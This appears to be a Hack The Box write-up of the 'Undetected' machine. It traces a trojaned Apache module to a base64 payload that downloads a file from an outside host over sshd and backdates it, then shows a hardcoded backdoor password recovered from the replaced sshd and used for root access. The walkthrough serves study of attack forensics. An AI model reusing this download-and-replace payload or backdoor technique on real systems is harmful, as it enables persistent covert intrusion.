Date: Sun, 25 Jul 2021 10:31:12 GMT
Message-Id: <202107251031.80FAcdZ171847@production>
To: steven@production
From: root@production
Subject: Investigations

Hi Steven.

We recently updated the system but are still experiencing some strange behaviour with the Apache service.
We have temporarily moved the web store and database to another server whilst investigations are underway.
If for any reason you need access to the database or web application code, get in touch with Mark and he
will generate a temporary password for you to authenticate to the temporary server.

Thanks,
sysadmin
steven@production:/var/mail$
[HTB] 0:openvpn  1:msf* 2:zsh-
```

It looks like I may send an email to Mark to get a temporary password for accessing the temporary server
I can see the apache is hosting the site and check its available modules and the last file accessed in that directory

```
# Commands Executed
systemctl status apache2
ls -la /usr/lib/apache2/modules
ls --full-time
```

SCREENSHOT EVIDENCE

```
steven@production:/var/mail$ ls --full-time
total 4
-rw-rw--- 1 steven mail 966 2021-07-25 10:31:12.000000000 +0000 steven
steven@production:/var/mail$
[HTB] 0:openvpn  1:msf*Z 2:man-
```

I can see that steven was the last person to access the mail file.
I copied the apache mod_reader.so module to my machine for further examination

```
# Command Executed
scp steven1@10.129.133.105:/usr/lib/apache2/modules/mod_reader.so .
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Undetected]
└─# scp steven1@10.129.133.105:/usr/lib/apache2/modules/mod_reader.so .
The authenticity of host '10.129.133.105 (10.129.133.105)' can't be established.
ED25519 key fingerprint is SHA256:nlNVR+zv5C+jYiWJYQ8BwBjs3pDuXfYSUK17IcTTvTs.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.133.105' (ED25519) to the list of known hosts.
steven1@10.129.133.105's password:
mod_reader.so
```

Using strings I was able to extract some base64 code from the reader modue

```
# Commands Executed
strings mod_reader.so
echo
'd2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3VjaCAtZCBgZGF0ZSArJVktJW0tJWQgLXIgL
3Vzci9zYmluL2EyZW5tb2RgIC91c3Ivc2Jpbi9zc2hk' | base64 -d
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Undetected]
└─# strings mod_reader.so
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
__cxa_finalize
ap_hook_handler
ap_hook_post_config
decodeblock
strncat
__stack_chk_fail
b64_decode
strchr
fork
execve
reader_module
libc.so.6
mod_reader.so
GLIBC_2.2.5
GLIBC_2.4
u/UH
AUATUSH
⩽tlH
[]A\A]
D$(1
D$(dH+
reader
/bin/bash
mod_reader.c
d2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3Vja
;*3$"
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
42PA
```

```
┌──(root㉿kali)-[~/HTB/Boxes/Undetected]
└─# echo 'd2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3VjaCAtZCBgZGF0ZSArJVktJW0tJWQgLXIgL
wget sharefiles.xyz/image.jpeg -O /usr/sbin/sshd; touch -d `date +%Y-%m-%d -r /usr/sbin/a2enmod` /usr/sbin/sshd
```


I then grabbed the sshd file and examined the

```
# Command Executed
scp steven1@10.129.133.105:/usr/sbin/sshd .
Password: ihatehackers
```


I executed the file using Ghidra
RESOURCE: https://ghidra-sre.org/

```
# Command Executed
/opt/ghidra/ghidraRun &
# I loaded the sshd binary I transferred using SCP
```

SCREENSHOT EVIDENCE



I ran an anlaysis using the Ghidra default selections and waited for it to complete
I filtered the symbol tree for the text “password” and returned some results
SCREENSHOT EVIDENCE



I can see in auth_password decompiled that the password is 31 bits and is held by the field backdoor

SCREENSHOT EVIDENCE

Decompile: auth_password - (sshd)

```
/* WARNING: Could not reconcile some variable ov

int auth_password(ssh *ssh,char *password)

{
  Authctxt *ctxt;
  passwd *ppVar1;
  int iVar2;
  uint uVar3;
  byte *pbVar4;
  byte *pbVar5;
  size_t sVar6;
  byte bVar7;
  int iVar8;
  long in_FS_OFFSET;
  char backdoor [31];
  byte local_39 [9];
  long local_30;

  bVar7 = 0xd6;
  ctxt = (Authctxt *)ssh->authctxt;
  local_30 = *(long *)(in_FS_OFFSET + 0x28);
  backdoor._28_2_ = 0xa9f4;
  ppVar1 = ctxt->pw;
  iVar8 = ctxt->valid;
  backdoor._24_4_ = 0xbcf0b5e3;
  backdoor._16_8_ = 0xb2d6f4a0fda0b3d6;
  backdoor[30] = -0x5b;
  backdoor._0_4_ = 0xf0e7abd6;
  backdoor._4_4_ = 0xa4b3a3f3;
  backdoor._8_4_ = 0xf7bbfdc8;
  backdoor._12_4_ = 0xfdb3d6e7;
  pbVar4 = (byte *)backdoor;
  while( true ) {
```


I sorted the values for “backdoor” from high to low

```
backdoor[30] = -0x5b;
backdoor._28_2_ = 0xa9f4;
backdoor._24_4_ = 0xbcf0b5e3;
backdoor._16_8_ = 0xb2d6f4a0fda0b3d6;
backdoor._12_4_ = 0xfdb3d6e7;
backdoor._8_4_ = 0xf7bbfdc8;
backdoor._4_4_ = 0xa4b3a3f3;
backdoor._0_4_ = 0xf0e7abd6;

0x5b
0xa9f4
0xbcf0b5e3
0xb2d6f4a0fda0b3d6
0xfdb3d6e7
0xf7bbfdc8
0xa4b3a3f3
0xf0e7abd6
```

I used an online tool Cyber Chef to translate the values
RESOURCE: https://gchq.github.io/CyberChef/
TRANSLATION: https://gchq.github.io/CyberChef/#recipe=Swap_endianness('Hex',31,true)From_Hex('Auto')XOR(%7B'option':'Hex','string':'96'%7D,'Standard',false)&input=MHhhNQoweGE5ZjQKMHhiY2YwYjVlMwow

SCREENSHOT EVIDENCE




This gave me the password for the root user

USER: root
PASS: @=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3

I used the password to SSH into the machine and obtain the root flag

```
# Command Executed
ssh root@10.129.133.105
Password: @=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3
cat ~/root.txt
# RESULTS
0202a47017c0fd041ebc73e843f24d12
```

SCREENSHOT EVIDENCE



ROOT FLAG: 0202a47017c0fd041ebc73e843f24d12